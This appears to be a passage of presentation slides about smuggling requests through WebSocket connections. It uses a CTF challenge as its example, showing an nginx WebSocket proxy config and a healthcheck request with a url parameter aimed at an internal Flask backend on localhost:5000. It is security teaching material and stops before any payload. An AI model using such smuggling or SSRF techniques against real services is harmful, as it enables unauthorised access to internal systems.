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

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

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



Smuggling through WebSocket connection



Challenge2 – challenge2.0ang3el.tk

- URL
  - https://challenge2.0ang3el.tk/websocket.html
- You need to access flag on localhost:5000
- Seems no one solved 

Challenge2 – challenge2.0ang3el.tk

- Frontend
  - Nginx as WebSocket reverse proxy
  - socket.io.js
  - Proxies only /api/public path (socket.io and healthcheck)
- Backend
  - Flask, Flask-SoketIO, Flask-Restful
  - Listens on localhost:5000 only

Challenge2 – challenge2.0ang3el.tk

- Nginx config

```
location ~ ^/api/public {
    proxy_pass http://127.0.0.1:5000;
    proxy_http_version 1.1;
    proxy_set_header Upgrade $http_upgrade;
    proxy_set_header Connection "upgrade";
}
```

Challenge2 – challenge2.0ang3el.tk

- REST API - healthcheck

Request

Raw | Params | Headers | Hex

```
POST /api/public/healthcheck HTTP/1.1
Host: challenge2.0ang3el.tk
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

url=https://www.google.com
```

Response

